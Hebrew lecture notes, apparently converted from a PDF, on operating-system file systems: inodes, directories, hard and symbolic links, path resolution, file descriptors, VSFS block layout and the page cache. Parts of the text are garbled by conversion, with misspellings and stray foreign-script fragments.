
מבוא

קובץ (File): באביסטרקציה, קובץ מורכב משני חלקים:

1. **Data**: רצף בתים שאפשר לגשת לכל offset בתוכו.
 2. **Metadata**: דאנא על הדאנא – התכונות של הקובץ: בעלים, גודל, הרשות גישה, מתי נוצר וכו'. כל מה שחוור מה-
- הMetadata בשם stat הוא syscall

הדאטא יכול להיות לא חסום (תאורטית) ואין לו שימושות מבחינה מערכות הפעלה. לעומת זאת, ה-**Metadata** מוגדר ע"י מערכת הפעלה, זה בעצם struct עם שדות. בغالל ההבדלים האלו, הדאנא וה-**Metadata** נשמרים אחרת באחסון. יש לאביסטרקציה של הקבצים שתי תוכנות שמערכת הפעלה צריכה לספק:

1. **קורהננטיות (Coherence)**: כל עדכון שקורא לקבצים שתחילה עשה, יהיה **visible** בצורה מיידית לכל שאר התהילכים. כמובן, יש מרחב משותף של קבצים שבכל התהילכים משתמשים, וכל שינוי שתהיליך A עשו, כל התהילכים מיד יראו.
- a. את הקורהננטיות מספקת מערכת הפעלה – ממשק syscall של הקבצים. בהרבה מקרים, עובדים עם API של שפת תכנות מסוימת עבור גישה לקבצים, והימוש קורא ל-**syscall** מ אחורי הקלעים. **אין התchingיות שմבצעים syscall על כל פעולה שמתחבצת על הקובץ** (יבולים לאಗור באפר פנימי).
- b. למשל, עברו קוד פיתון שפותח קובץ לבתיבה וכותבת אליו תוכן, אם הקוד יפתח את הקובץ לקריאה, הקריאה יכולה לחזור עם תוכאה ריקה. זה קורה עם מתודת **write** של syscall לא ביצעה **write** מהשיקול של אגירת הכתובות, لكن הקובץ עדין ריק.
2. **עמידות (Durability)**: שינויים שתחילה עשוה במרחב הקבצים, ישמרו בצורה persistent בהתקן אחסון, אך גם אם מבאים את המחשב לאחר העלייה כל העדכנים שנעשו לפני כן במרחב הקבצים ישמרו.
- a. בעולם אידיאלי, היינו עונים על שתי הדרישות בחת-חת. הבעייה היא שהתקני אחסון הם איטיים ביחס למעבד – פעולות IO על התקן אחסון לוקחת מילישניות, לעומת זאת פקודות מכונה ע"י מעבד. **לא נרצה לחוכות syscall יסייע פעולה IO ולא יחוור עד שהעדכוו ייה persistent באחסון**.
- b. לבך, לא נבטיח עמידות מידית. נבצע את IO בזורה אסינכרונית, נקבל זזרה תשובה לתחילה לפני לפני לפני IO. יסתהים, והעדכוו יגיע להתקן האחסון בהמשך (laziness).



מערכת קבצים (File System): תת-מערכת בקרNEL שתפקידה למשת את אביסטרקציית הקבצים על התקן אחסון בלשנה. ה-**FS** מתפקיד בסוג של **תמונה** – מצד אחד מקבלת בקשות מהטהילכים בצורה של **syscalls** (לבתו B בתים באופסוט O לקובץ X). היא צריכה להבין איזה פעולה IO יש לבצע מול האחסון, ואיפה הבטים הרלוונטיים יושבים באחסון (לבתו B בתים לבתו Z באחסון). היא מתרגמת את **בקשות syscall IO**, מגישה אותן לדרייבר של התקן האחסון, ובאשר חוזרת תשובה מחדרה אל ה-**IO syscall**.

הנקודות מוקלות בשלב זה:


- למערכת הפעלה יש FS ייחיד שמנהל התקן אחסון יחיד.
- כל syscall גורם ל-IO ולא חוזר עד שה-IO מסתיים (בסתירה ל-**durability**) (בסטירה ל-**IO**), עובדים בצורה סינכרונית.

מבנה מערכת הקבצים

inode: האובייקט שמייצג קובץ במערכת הפעלה נקרא **inode** או **node**. כל אובייקט inode הוא מבנה נתונים, שהשדות בו כוללים את ה-**Metadata** של קובץ ויש לו גם "מצביים" אל הדאנא של הקובץ. כאמור, הוא מכיל את כל האינפורמציה ש-**FS** צריך כדי לבצע פעולה על הקובץ. הוא **inode**, נשמר בהתקן האחסון. מערכת הפעלה מזהה nodes במאזנות מזהה מספרי ייחודי שנקרו **inode number**. גם המיפוי מ-#**inode** ל-**inode** הוא .inode

מרחב שמות (namespace): מרחב שמות מתיחוס לקבוצת ערבים (שמות) שימושים לזהוי של אובייקטים. פנימית, מרחב השמות שבו מערכת הפעלה משתמשת הוא המרחב של מספרי **inode**: לכל קובץ יש שם ייחודי והוא #-#**inode** שלו. השמות שאנו מכירים c/b/a/ – נקראים **path names**, והם מרחב שמות היררכיüber הקבצים, שמערכת הפעלה חושפת עבורה התהילכים. חשוב להבין שהשמות בשני מרחביו השמות מתיחוסו לאותם אובייקטים, ל-**inode**: שמות שונים לאותו אובייקט.


ספריה/תיקיה (directory): ספריה היא inode מיוחד, שהדאטא שלו מכיל הצביעות ל-inodes אחרים. לעומתinode#, ששם קובץ הוא רק בתוכן של הדאטא שלו, מכל בוחינה אחרת היא inode# כל דבר עברו ספריה ה-**FS** יודע פשוט לפרסר את הדאטא ולהתייחס אליו. נשים לב כי **ספריה אינה קופסה שבתוכה ישנים קבועים** (כפי שראויים ב-**GUI**), הספריה רק מצביעה על קבועים ומספרות אחרים.



המרחב ההיררכי של שמות הקבצים הוא בעצם עז, כאשר הATTRIBUTES הפנימיים הם inode של ספריות, שמצוינים על inode# אחרים, והעליהם הם inode של קבועים. השורש של העץ הוא ספריה בשם **root directory** (מזהה עם inode# 2). בפועל, ה-**inode** הוא struct שambil בעצמו רק את metadata והצביעה כלשהי אל הדאטא (נחסך בציור). בכל ספריה, inode# מאותחל עם שתי הצביעות: אחת בשם ".." שמצוינה לעצמו inode#, והשנייה בשם ".." שמצוינה להורה של inode# במרחב ההיררכי.

פעולות שניתנו בצע במערכת הקבצים:

- **mkdir**: יצירת ספריה `/home/mad`. מוצאים inode חדש שמקבל את המזהה 13, מסמנים אותו כ-**inode** של ספריה, ומתחילה את הדאטא שלו עם הרשומות ". ". שמצוינה לעצמו ו-". ". שמצוינה להורה 3 (`./home`).
- **open**: יצירת קובץ בשם `tmp/foo`. כאן לא היינו מסמנים בספריה, הדאטא היה ריק ומסמל קובץ בגודל 0.
- **rename**: העבודה שנחננו מדברים על מרחב שמות שהוא בעצם עצם הצביעות, מאפשרת לבצעปฏילות פועלות מעניינות על המבנה שלו. למשל, פועלה `rename` – שינוי המיקום של קבץ מה-**inode** המקורי במרחב השמות ההיררכי. כאן אנו מביצעים "הזהה" של `foo` (`tmp/foo`) ל-`bar` (קובץ).




- צירק למחוק את הרשומה `foo` שמצוינה ל-`inode# 42` רישומה עם 0, בלבד `null`.
- להוסיף רישומה חדשה `bar` בתוך `inode# 42`. שמצוינה לעצמו.
- אין פה באמת "תזוזה" של הקובץ – מדובר רק על השינויים של הצביעות בעץ. תכוונה נוספת וחשובה שמערכת הפעלה דואגת לשיקום היא **אוטומטי** – כל תהליך שעבוד עס מרחיב השמות, חייב לראות אותו במצב שלפני **rename** או אחריו – לא TOR בדי.
- **linking**: אפשרות ליצור הצביעה חדשה אל inode#, בפועל בוננתה ל-**inode** שנוסף במרחב ההיררכי. מייצרים רישומה חדשה בתוך `inode# 5` שהיא ריק, שמצוינה אל `inode# 17` שמתאים לשם `bar`. במרחב הפנימי, השתו, לכל inode# יש מזהה ייחודי # inode#, אבל במרחב ההיררכי יוכולים להיות לו כמה שמות (כמה מצביעים).
- המוטיבציה לפועלות הלינק הוא לאפשר שימוש שונים לאותו דאטא מבני צורף להעתיק אותו. וש גם שימוש טכנית, זה אומר שכדי ש-`inode` ימחק, צריך שלא יהיה יותר הצביעות. **מערכת הפעלה מתחזקת** reference count
- קיימים גם syscall הופכי בשם `unlink`, המסיר הצביעה מה-`inode` מה-`ref count` מזריך את ה-`ref count` ב-1. אם לאחר הסרת הצביעה עדין ה-`ref count` אינו 0, ה-`inode` ינקח כי הדאטא שלו נגশ בשם אחר. בולמר, מערכת הקבצים **לא תומכת בפעולת מפורשת של מחיקת קובץ** – היא מאשר רק למחוק שמות ממרחב השמות ההיררכי, ובכך לקובץ מסוים אין יותר שם במרחב, הוא נמחק מבסיס הרגיל – הדאטא שלו נעלם.

Path name resolution

תהליך שבו הkernel מתרגם שם במרחב השמות ההיררכי (path name) למספר inode (path) למספר inode name, קוראים **path name resolution**. הדבר, מדובר במעבר פשוט על המסלול בעץ ה-`path`.

תחילת הטויל בעץ: נקודת ההתחלה נקבעת ע"י הצורה של ה-`path` שהתהליך מעביר (מבקש לעשותו לו `resolution`):

- **ABSPATHI** – אם המסלול מתחילה ב-/ מתחילה inode#/ של השורש.
- **RELATIVEI** – אם המסלול לא מתחילה ב-/ ומתחילה בספרייה העבודה הנוכחיית (CWD) של התהליך. ה-CWD זה פשוט מזהה של inode# שמתוחזק ב-PCB של כל תהליך, ורקם syscall `chdir` בשם `chdir` שמאפשר לשנות אותו (באמצעות פקודה `cd`).



symbolic link: המטרה דומה למטרת של-link רגיל – להוסיף שמות במרחב השמות היררכי של הקבצים. בשונה מלינק רגיל, link סימבולי לא יוצר הצבעה ל-node ספציפי, אלא יוצר הצבעה במרחב השמות. link סימבולי יוצר inode חדש שהדואטא שלו מכיל את המסלול שלו מוצביע, והוא מצוין ב-node symlink בעודרת ביט-ב-bit. באן למשל משתמשים ב-symlink כדי ליצור link סימבולי מ-/tmp/foo/bar למסלול tmp/foo/bar/. האפקט של זה הוא הקצאה של link סימבולי מ-/tmp/foo/bar יכול את המחרוזת tmp/foo/bar והצבעה (רגילה) על-node חדש, שהדואטא שלו יכול את הרשומה עם המפתח bar שמצוינה link-bar שמייצגה link-bar. לעומת זאת, כתיבה של הרשומה עם המפתח bar שמצוינה link-bar שמייצגה link-bar. בתוקן הדואטא של ספרית השורש.

האלגוריתם: מוגדר על ידי פונקציה וקורסיבית בשם resolve, המקבלת inode של ספרייה שמננה מתחילה החיפוש, ואת המסלול:

resolve(inode, path):

```

# initially, inode is either root or cwd,
# depending if path is absolute or relative
if "/" not in path:
    return lookup(inode, path) # search for "path" in inode, which
                                # is assumed to be a directory
first, next = path.split("/")
nxt_inode = lookup(inode, first) # errors if inode isn't a directory
if nxt_inode == NULL: error # not found
if nxt_inode.isSymlink():
    next = contents of inode's file + "/" + next # /bar/baz ->
    return resolve(inode, next)                  # /tmp/foo/baz
else: return resolve(nxt_inode, next)
    
```

- מסתכלים על החלק הבא במסלול שנמצא בין '/' ו-/, ומתקדים לשם.
- בודקים האם path לא מכיל '/' או אם זה המצב הסטיים הטויל וצריך לעבור על רשימת הצביעות של הספריה ב-node-path ושם למצוא את המתאים lookup-link.
- אחרת, יש لأن להתקדם בטויל – ומסתכלים על החלק הראשון שלו. first-path מחפשים את ההצביעה המתאימה ל-link.
- אם היא לא קיימת זו שגיאה.
- אם מדובר ב-link סימבולי, קוראים את תוכן הדואטא שלו, מחברים לתחילת המסלול הנוכחי וממשיכים בטויל.
- אחרת החיפוש מתקדם ע"י קרייה רקורסיבית ל-link resolve עם מה שמצאנו ועם שרירות המסלול.

הערות לגבי symbolic links

1. link סימבולי מצביע ל-path שרירותי, בעוד של-link רגיל מצביע ל-node ספציפי. זה אומר של-link סימבולי יכול להיות link קוראים hard link כי הוא תמיד מצביע ל-node.
2. המוטיבציה לצורת העבודה עם link סימבולים, היא שימושה הפעלה מנהלת מערכות קבועות על התקני אחסון שונים. מרחב השמות היררכי כולל בתוכו את כל מערכות הקבצים, לא רק מערכת קבועים אחת. לכן בעדרת link סימבולי אפשר להצביע על אותה (נניח link מdisk-link-usb). לעומת זאת, link רגיל מוגבל להצביע רק ל-inodes שנמצאים במערכת הקבצים שלו (מרחבי inode-link הוא פרטי).
3. **מסלולים מעגליים**:
 - a. link סימבולים – כמו הצביעה לנטייב עצמו. זה יכול להכניס את אלגוריתם resolution לולאה אינסופית. פותרים את הבעיה זאת ע"י הגדרת threshold של מספר הלינקים הסימבולים שהוא מוקן לעבר דרכם כאשר הוא עוזה resolution. זהו פתרון שמרני: הוא יתפס כל מעגל, אבל יתכן שהזיהור שגיאה גם על מסלול שהוא לא מעגל, כי הוא פשוט מסרב לעبور דרך "יותר מדי" link סימבולים.
 - b. linkים רגילים – לא מהו link סכינה לבנסה לולאה אינסופית. הסיבה היא שכלל מעבר על link רגיל מקצר את path-sha-resolution Path to directory העוד עלייו, לכן מבוטח שהוא יסתתיים. הבעיה היא אחרת, וקשרה לתוכניות שורצות לטויל על מרחב השמות, נחשוב על תוכנית גיבוי: צריכה לסרוק את כל הקבצים באיזשהו תرت-עץ. אז היא עברת על כל הרשומות בספריה, וככנתה וקורסיבית לכל ספרייה שהיא מוצאתה. לתוכנית זאת אין צורך לינקים סימבולים ולן היא יכולה להתעלם מהם. עם זאת, היא לא יכולה להעתלם מרשומה שמצוינה על ספרייה, ואם יש מעגל של links links תוכנית זאת תיכנס לולאה אינסופית. כדי לפתור את הבעיה זאת, פועל אוסרים על יצירת מעגל בעדרת link רגיל, ואוסרים על ביצוע link לספריה. גם זה פתרון שמרני: לא כל link לספריה יוצר מעגל, אבל אכן כל link שייצור מעגל חייב להיות link לספריה (শমাচুনে স্যারি শমাচুনে শব্দ উৎসুকে).

שאלות:


- **כמה links יש למספרה חדשה?**
2, ההורה מצביע אליה, וגם הספריה עצמה.
- **מה תהיה הבעה אם נעשה כמו BFS ובודק אם כבר היינו ב奏מת מסויים ב-`resolve` כדי לווחת מעגל?**
זו לא בהכרח נכונה. נניח שיש לנו את הנתיב `f/e/a/b/c/d`, והוא linking סימבולי ל-`a`. תור כי `resolution` ניבור ב-`a`/פעמים, אבל זה לא יגרום לולאה אינסופית, וכיסויים ב-`f/e/a/d`.

גישה לקבציםעובדת עם מספרי inode:

- הסיבה **שלא משתמשים במיקום של inode** בהתקן האחסון, אלא ב-#inode הוא משיקלי `indirection`. נראה בכך אלגוריתמים של FS שבם המיקום של inode באחסון לא יהיה קבוע, הוא כל הזמן יוז. השימוש ב-#inode מאפשר גם שימושים הבאים: צריך רק לעדכן מבנה נתונים של מיפוי מספרי inode למקומות.
- **הסיבה שלא מוחאים paths** לפי השם שלו במרחב היררכי, היא כי מדובר בשמות שהם לא חד משמעות. ה-path יכול להשתנות ע"י `rename`, וגם יכולים להיות מהם inode אל אותו paths.

מזהה של אותו קובץ – fd (File Descriptor): כל עבודה עם קובץ מתחילה ב-`open`, שמצוין את ה-`inode`, syscall שOpens את path מזהה ברגע, ומחריז **handle** (ב-`fd`). הרעיון זה נקרא `Windows` והוא שבל syscall שיקבלו אותו כפרמטר, יעבדו על הקובץ שנפתח ע"י `open`, גם אם ה-path כבר לא יהיה קיים או יתאים ל-`inode` אחר.

למה לשימוש בעוד סוג מזהה גנרי ולא לעבוד פשוט מול ה-#inode? הסיבה היא שהאבטורקציה שה-syscalls מייצגות, היא של אובייקט שהוא `byte stream` (כמו `pipe`). **לכן הממשק מוגדר בצורה גנרטית, עם fd, ולא קשור דווקא ל-`inode` שהוא מושג שקיים ורק עבר קבצים ולא בהכרח עבר אובייקטי byte stream אחרים.**



```
struct file {
    struct inode *f_inode;
    atomic_long_t f_count;
    fmode_t f_mode;
    loff_t f_pos;
    ...
};
```

ה-`fd` הוא אינדקס למערך שנמצא ב-`PCB` של התהילין, **שנקרא open file table (oft)**, כאשר כל איבר במערך זה מצביע בדרך כלל לאובייקט שנפתח. כאשר יש קריאה ל-`open`:

- מבצעים `resolution` ומרתגים את ה-path שתהילך מעביר ל-#inode, ואז מכנים הצעה במקומ המתאים במערך זה מצביע בדרך (בזמן הפיזי) שיאפשר לשאר syscalls לעבוד על האובייקט שנפתח.

הדבר המתבקש הוא ליצר אובייקט שיכיל את מספר ה-`inode`, מה שיאפשר לכל syscall עתידי על ה-`fd` לעבוד על אותו `inode`. אבל יש בעיה: אנחנו צריכים לשמור עוד נתונים על מצב ה-`fd` – כמו ה-`offset` שבו אנחנו נמצאים בקובץ. לכל `fd` יש `offset` משלו – גם אם תהילך פותח קובץ פעמיים וקורא ב-`fd`-אחד, הקריאה על ה-`fd` השני היא בתחילת הקובץ. **לכן נשמר מבנה file בשם file שיכיל את כל השדות הרלוונטיים ומידע על מצב ה-`fd`:**

- הצעה ל-`inode`.
- ה-`mode` שבו נפתח הקובץ.
- ה-`offset` בקובץ.

דוגמאות:

- **IMPLEMENTATION (dup):** המשמעות של `(fd1,fd2)dup` היא להוסיף מצביע אל ה-`file` struct של `fd1` מהמקום ב-`oft` של `fd2`. העובדה הזאת מחייבת שב-`file` יהיה מנגנון של `ref count`.
- **IMPLEMENTATION (pipe):** מאחרו הקלעים, מוקצת אובייקט שמייצג את ה-`pipe`, שמכיל באפר שבו נاجر המידע שנכתב ל-`pipe` וממנו המידע נקרא. כל אחד מה-`fd`-ים שה-`pipe` syscall מצביע לאיזשהו struct file שבתו מצביע לאובייקט של `pipe`.
- **IMPLEMENTATION (fork):** علينا לשכפל את הקבצים הפתוחים של תהילך ההורה שקורא ל-`fork`. ב-`PCB` של תהילך הילד מייצרים עותק של ה-`oft` של ההורה, ויש לכל `file` struct שני מצביעים – אחד מההורה ואחד מהילד. פעולה על קבצים בהורה ישפיעו גם על הילד ולהיפוך.




IMPLEMENTATION

אנו צריכים לתקן מבני נתונים לייצוג קבצים על התקן האחסון, יש כאן שתי בעיות:

1. מייפוי – בעיית המייפוי מורכבת משני חלקים:
 - א. מייפוי #inode למקום inode באחסון.
 - ב. מייפוי offset + inode למקומות הדאטא באחסון.
2. ניהול מושגים – ניהול המקום הפנוי באחסון, על מנת להקצות ולשחרר inode'ים ומקומות באחסון עבור דאטא שלהם. האילוץ העיקרי הוא שיש לתחזק את זה על האחסון כדי שהוא יהיה persistent. אם כך נדרש לעבד בבלוקים (ণכיה 4KB).

נתחיל מימוש של מערכת קבצים פשוטה שנקראת **VSFS** – very simple FS




בדיקה עם בלוקים באחסון:

נניח שיש לנו התקן אחסון עם בלוקים בגודל של 4KB, ושיש 64 בלוקים. מרחב הבटובות של התקן מורכב מ-64 בלוקים והפעולות הנתמכות הן כתיבה/קריאה של בלוק בשולמו.

- 90% מהבלוקים משמשים לאחסון דאטא.
- 5 בלוקים עבור inode – מערך של inode, מספר הקבצים האפשרי חסום כי מספר ה(inode)-ים חסום.
- בלוק נוסף עבור bitmap (daglim) שמרת אילו inode'ים נמצאים בשימוש.
- בלוק נוסף עבור bitmap של בלוקי הדאטא.
- בלוק נוסף בשם superblock ש מכיל את המיקום של כל מבני הנתונים.


פתרון הבעיה:



עבור בעיית המיפוי של offset (1b) – הפתרון הטריונייאלי הוא להשתמש בinode'ים במערך של inode'ים מצביעים למקומות של הבלוקים באחסון, שם הדאטא של הקובץ. הבעיה שהשיטה זו מגבילה מאוד את גודל הקובץ, לייצוג של קבצים בגודל של עד K בלוקים. השתמש ברעיון דומה כמו ב-PT, באמצעות indirect pointers: indirect.

- יהו בינה שודות של הצבעה ושירה.
- אח"כ כמה שדות של indirect pointers – double indirect pointers וכו'
- אפשר להוסיף indirect pointers לבלוק שמכיל indirect pointers וכו'

דוגמא לביצוע המיפוי מ-offset לבלוק הדאטא המתאים:




- 12 הבלוקים הראשונים של הקובץ הם בהצבעה ישירה. לכל אופטט מחלקם אותו ב-4096 כדי לקבל מצביע לבlok שמוביל אותו.
- האופטטים בין 49152 ל-49152+4MB מוצבעים מה-indirect pointer הראשון. צריך לגשת לבlok שהוא מצביע אליו, יש שם 1024 מצביעים, שמחלקים את התווות לבlokים של offset 4096 בתים. כמו קודם, ע"י חלוקה של מקום ה-offset המבוקש בטוווח יודיעים מי המצביע שמתאים ל-offset שלו.

(2) תהליך מבצע create ל-/foo/bar

- בסיסם ה-resolution הקernel יודע שלא קיימת רשותה בספירה foo בשם bar ולכן יכול ליצור אותה.
- קוראים את בלוק ה-kmap inode כדי למצוא inode פנוי, מודיעים את הבית שלו, בותחים את הבלוק המעודכן בהזורה.
- השגנו inode פנוי עבור bar.
- מתחילהים את inode – רושמים את ה-pn של הבעלים של הקובץ, את הגודל (0) וכו'. בשביל זה, צריך לקרוא את הבלוק שמכיל אותו קודם, כי **אי אפשר לנתח את inode-ה-pn בלבד להתקן, אלא רק את כל הבלוק**.
- עבשו אפשר לבתוב את ההצבעה אל inode של bar בדתא של foo.
- **נשים לב שיש סיבה שהכתבות נעשות בסדר זהה – לא נרצה ליציר את ההצבעה m-foo ל-bar לפני שהinode מואתח!**
- לא נרצה להיות במצב שיש ספריה שמצוינה לקובץ שאינו מואתח – לא נרצה להרים את הספריה.

לאחר חזרת ה-create מבצעים write:

- קוראים את inode של bar כדי למצוא את המצביע לבlok הדאטא שצריך לעדכן. כיוון שמדובר על קובץ חדש שהרגע נוצר, כל המצביעים שלו מאופסים, ולכן צריך להקוץ inode-ה-pn בлок DATA (קוראים את ה-kmap ומצביעים).
- כיוון שדורסים בлок שלם, אפשר פשוט לבתוב את כל הבלוק. במקרים אחרים, היה צריך לקרוא קודם, לעשות את הכתובות הנחוצות, ועוד לנתח את כל הבלוק בהזורה.
- בותבים את inode של bar – מעדכנים את שדה הגודל, את ה-access time וט'ו. לא נדרש בכך מה כתיבת להתקן האחסון! הבלוק שמכיל את inode הוותק קודם למקומם בזיכרון, וכך המערכת יכולה לבצע את כל העדכונים שהוא צריכה בזיכרון, ורק לאחר מכן לבצע פועלות IO ולנתוב את inode המעודכן על כל השדות שלו.



שאלות:

- **למה להשתמש בעץ לא מואון עבור מיפוי offsets במקום להשתמש ב-tree כמו ב-PT?**
לקבצים קטנים אין שום סיבה להשתמש בהזה. כל שכבה נוספת של inode-indirection מספקת של שכבת גישת IO כדי למצוא את הבלוק. רוב הקבצים הם בגודל קטן, ומספרם לרוב 1 של inode-indirection. עדיף מאשר שהכל ידרשו N רמות.
- **אם יש inode של ספריה בגודל 10MB, מה זה אומר?**
הגודל של הקבצים לא מושפע על הדאטא של inode, יש שם רק קישור בין מספר ה-offset לבין שם הקובץ. יכול להיות שהוא הרבה קבצים, או שהוא קבצים עם שמות ארכויים. זה לא אומר דבר על הגודל של הקבצים עצםם שמצוינים אליהם.

חיבור בין ה-FS ל-SO

כפי שראינו עד כה, כל syscall שמבצע היה צריך לקרוא מחדש inode מחדש את inode של הקובץ מההתקן. אם תהליך מבצע כמה כתיבות/קריאות לאותו בלוק ונכון כתוב אליו כל פעם בית בודד, אז כל syscall זה יצטרך לגשת להתקן האחסון. זה כמובן מאוד לא יעיל, כי גישות להתקן האחסון הן מאוד איטיות ויחסית לגישות ל זיכרון הפיזי.

כדי ליעיל את התשובה להתקן האחסון, משתמש ברעיון של **paging** – נשתמש בזכרון הפיזי כ-cache עבור האחסון ע"י שכבת תוכנה שנתקנתה להתקן האחסון. הקוד של FS-OS עובד מול ה-page cache והוא עובד מול הדרייבר. כאשר FS פונה אל ה-page cache ומבקש לקרוא/לכתוב דף מסוים, נבדק האם הדף הזה כבר נמצא (באזשונו frame בזיכרון הפיזי).



- אם כן – הפעולה מתבצעת על העותק בזיכרון, מבלתי לגשת להתקן האחסון.
- אם לא – ה-*page cache* מקצת *frame* חדש ופונה אל הדרייבר כדי להביא את הדף מהאחסון לזכרון הפיזי. מרגע שהדף הגיע לזכרון הפיזי, כל שאר הפעולות יוצגו על העותק שלו בזיכרון הפיזי.

באשר קוד מבקש מה-*page cache* לכתבו לדף *cached* (התוכן שלו מעודכן יותר מהתוכן שנמצא באחסון). **ה-*page cache* דואג לכתבו את הדפים ה-*dirty* לאחסון בركע** (בעזרת *kernel threads*) בצורה אסינכורונית עצמה.

הערות:

